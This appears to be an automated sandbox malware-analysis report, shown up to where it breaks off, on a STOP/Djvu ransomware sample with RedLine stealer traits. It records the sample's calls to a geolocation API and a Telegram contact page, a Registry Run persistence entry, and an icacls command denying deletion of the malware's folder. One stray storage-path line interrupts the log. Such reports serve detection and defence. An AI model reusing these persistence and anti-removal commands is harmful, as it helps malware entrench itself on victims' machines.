2022-08-05 12:32:58 UTC	2	IN	HTTP/1.1 429 Too Many Requests Date: Fri, 05 Aug 2022 12:32:58 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=... Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, PATCH, DELETE Access-Control-Allow-Headers: X-Accept-Charset,X-Accept,Content-Type Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-08-05 12:32:58 UTC	2	IN	Data Raw: 32 32 61 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 63 6c 61 73 73 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 22 3e 0a 09 09 09 09 4c 69 6d 69 74 20 6f 66 20 72 65 74 75 72 6e 65 64 20 6f 62 6a 65 63 74 73 20 68 61 73 20 62 65 65 6e 20 72 65 61 63 68 65 64 2e 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 62 79 20 65 6d 61 69 6c 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 68 65 6c 70 40 32 69 70 2e 6d 65 3f 73 75 62 6a 65 63 74 3d 32 69 70 2e 6d 65 22 3e 68 65 6c 70 40 32 69 70 2e 6d 65 3c 2f 61 3e 2e 20 3c 62 72 3e 3c 62 72 3e 20 d0 Data Ascii: 22a<link rel="stylesheet" href="classes/style.css" type="text/css" /> Limit of returned objects has been reached. For more information please contact by email help@2ip.me.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49778	149.154.167.99	443	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:33:00 UTC	3	OUT	GET /pegasusfly1 HTTP/1.1 Host: t.me
2022-08-05 12:33:00 UTC	3	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 05 Aug 2022 12:33:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 9805 Connection: close Set-Cookie: stel_ssid=dabf92171a18a228a5_14466493576154835676; expires=Sat, 06 Aug 2022 12:33:00 GMT; path=/; samesite=None; secure; HttpOnly Pragma: no-cache Cache-control: no-store X-Frame-Options: ALLOW-FROM https://web.telegram.org Content-Security-Policy: frame-ancestors https://web.telegram.org Strict-Transport-Security: max-age=35768000
2022-08-05 12:33:00 UTC	4	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 54 65 6c 65 67 72 61 6d 3a 20 43 6f 6e 74 61 63 74 20 40 70 65 67 61 73 75 73 66 6c 79 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 3e 74 72 79 7b 69 66 28 77 69 6e 64 6f 77 2e 70 61 72 65 6e 74 21 3d 6e 75 6c 6c 26 26 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 70 61 72 65 6e 74 29 7b 77 69 6e 64 6f 77 2e 70 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <title>Telegram: Contact @pegasusfly1</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <script>try{if(window.parent!=null&& window!=window.parent){window.p

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49786	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:33:04 UTC	13	OUT	GET /geo.json HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: api.2ip.ua


Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:33:04 UTC	13	IN	HTTP/1.1 429 Too Many Requests Date: Fri, 05 Aug 2022 12:33:04 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=... Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, PATCH, DELETE Access-Control-Allow-Headers: X-Accept-Charset,X-Accept,Content-Type Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-08-05 12:33:04 UTC	14	IN	Data Raw: 32 32 61 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 63 6c 61 73 73 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 22 3e 0a 09 09 09 09 4c 69 6d 69 74 20 6f 66 20 72 65 74 75 72 6e 65 64 20 6f 62 6a 65 63 74 73 20 68 61 73 20 62 65 65 6e 20 72 65 61 63 68 65 64 2e 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 62 79 20 65 6d 61 69 6c 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 68 65 6c 70 40 32 69 70 2e 6d 65 3f 73 75 62 6a 65 63 74 3d 32 69 70 2e 6d 65 22 3e 68 65 6c 70 40 32 69 70 2e 6d 65 3c 2f 61 3e 2e 20 3c 62 72 3e 3c 62 72 3e 20 d0 Data Ascii: 22a<link rel="stylesheet" href="classes/style.css" type="text/css" /> Limit of returned objects has been reached. For more information please contact by email help@2ip.me.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49787	162.0.217.254	443	C:\Users\user\Desktop\aTTbUbX63Q.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:33:05 UTC	14	OUT	GET /geo.json HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: api.2ip.ua
2022-08-05 12:33:05 UTC	14	IN	HTTP/1.1 429 Too Many Requests Date: Fri, 05 Aug 2022 12:33:05 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=... Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, PATCH, DELETE Access-Control-Allow-Headers: X-Accept-Charset,X-Accept,Content-Type Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-08-05 12:33:05 UTC	15	IN	Data Raw: 32 32 61 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 63 6c 61 73 73 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 22 3e 0a 09 09 09 09 4c 69 6d 69 74 20 6f 66 20 72 65 74 75 72 6e 65 64 20 6f 62 6a 65 63 74 73 20 68 61 73 20 62 65 65 6e 20 72 65 61 63 68 65 64 2e 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 62 79 20 65 6d 61 69 6c 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 68 65 6c 70 40 32 69 70 2e 6d 65 3f 73 75 62 6a 65 63 74 3d 32 69 70 2e 6d 65 22 3e 68 65 6c 70 40 32 69 70 2e 6d 65 3c 2f 61 3e 2e 20 3c 62 72 3e 3c 62 72 3e 20 d0 Data Ascii: 22a<link rel="stylesheet" href="classes/style.css" type="text/css" /> Limit of returned objects has been reached. For more information please contact by email help@2ip.me.

Statistics

Behavior



System Behavior

Analysis Process: aTTbUbX63Q.exe PID: **5384**, Parent PID: **476**

General	
Target ID:	0
Start time:	14:32:14
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\aTTbUbX63Q.exe"
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000002.374189072.0000000004193000.00000040.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000000.00000002.374395279.0000000004270000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000000.00000002.374395279.0000000004270000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: aTTbUbX63Q.exe PID: **4752**, Parent PID: **5384**

General	
Target ID:	2
Start time:	14:32:18
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\aTTbUbX63Q.exe"
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000000.372532830.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000002.00000000.372532830.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000002.00000000.372532830.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000000.372532830.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000002.380874563.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000002.00000002.380874563.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000002.00000002.380874563.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000002.380874563.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000000.371981805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000002.00000000.371981805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000002.00000000.371981805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000000.371981805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000000.371423896.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000002.00000000.371423896.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000002.00000000.371423896.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000000.371423896.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000000.369029285.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000000.370565622.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000002.00000000.370565622.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000002.00000000.370565622.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000000.370565622.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000000.370106699.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000002.00000000.370106699.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000002.00000000.370106699.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000002.00000000.370106699.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	411F94	CreateDirectoryW
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	412052	CopyFileW
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	412052	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	0	262144	4d 5a fd 00 03 fd 24 fd 6a 69 2a 42 3f 6a 01 42 fd 07 26 fd 67 fd fd 3a 0c fd 3b 09 fd 3e fd 6d 2a fd 5c fd e3 fd 08 24 76 22 63 fd 6d fd fd 4a 22 7d 10 fd 31 1a 4c fd fd fd fd 46 fd dc fd 2a 7b 79 41 12 fd fd 22 21 62 fd 04 2d 13 25 65 fd fd 6d fd fd fd 25 fd 4a fd 5f 7d fd 70 fd fd 65 fd fd 1a fd fd 23 22 38 fd 18 fd 62 fd fd fd fd 2b fd 6c 11 4d 40 0e fd fd 71 79 fd fd fd fd 3a fd fd 40 fd 75 64 09 75 7b fd fd 46 5f 37 23 78 59 24 fd 00 d7 fd 2a 25 fd fd b8 fd 51 50 fd fd 74 4e fd b3 15 3b 7f 4d 69 20 fd 45 24 05 fd 13 fd 0d fd 5f 51 0f fd 65 0e 6a 67 06 fd 70 18 fd fd fd fd 0f fd 7d fd fd 43 fd 60 fd fd fd 22 7c 57 dd 1e 3b fd 56 fd 33 fd fd fd fd fd 05 ed fd fd 3c 5a 44 fd 14 fd 5a 7f 0e 52 6b 13 69 35 fd fd 51	MZ$ji*B? jB&g:;>m*\$v"cJ"}1LF*{ yA"!b- %em%J_}pe#"8b+lM@qy :@udu {F_7#xY$*%QPtN;Mi E$_Qejgp}C"| W;V3<ZDZRki5Q	success or wait	3	412052	CopyFileW
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	412052	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SysHelper	expand unicode	"C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart	success or wait	1	4120F9	RegSetValueExW

Analysis Process: icacls.exe PID: **5604**, Parent PID: **4752**

General

Target ID:	6
Start time:	14:32:25
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	icacls "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672" /deny *S-1-1-0:(OI)(CI)(DE,DC)
Imagebase:	0xd40000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	86			invalid handle	1	D41B0A	WriteFile
unknown	unknown	59			invalid handle	1	D41B0A	WriteFile

Analysis Process: aTTbUbX63Q.exe PID: **5732**, Parent PID: **4752**

General	
Target ID:	7
Start time:	14:32:26
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\aTTbUbX63Q.exe" --Admin IsNotAutoStart IsNotTask
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000007.00000002.406648987.00000000042B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000007.00000002.406648987.00000000042B0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000007.00000002.406175237.000000000421A000.00000040.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: aTTbUbX63Q.exe PID: **244**, Parent PID: **696**

General	
Target ID:	8
Start time:	14:32:32
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe --Task
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000008.00000002.457498100.0000000004185000.00000040.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000008.00000002.457677553.0000000004220000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000008.00000002.457677553.0000000004220000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: aTTbUbX63Q.exe PID: **5868**, Parent PID: **5732**

General	
Target ID:	9
Start time:	14:32:34
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\aTTbUbX63Q.exe" --Admin IsNotAutoStart IsNotTask
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000009.00000000.401396524.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000009.00000000.403211722.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000009.00000000.403211722.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000009.00000000.403211722.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000009.00000000.403211722.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000009.00000000.402205590.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000009.00000000.402205590.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000009.00000000.402205590.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000009.00000000.402205590.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000009.00000000.401797040.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000009.00000000.401797040.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000009.00000000.401797040.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000009.00000000.401797040.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000009.00000002.623725564.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000009.00000002.623725564.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000009.00000002.623725564.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000009.00000002.623725564.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000009.00000000.403999152.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000009.00000000.403999152.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000009.00000000.403999152.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000009.00000000.403999152.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000009.00000000.402685581.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000009.00000000.402685581.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000009.00000000.402685581.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: 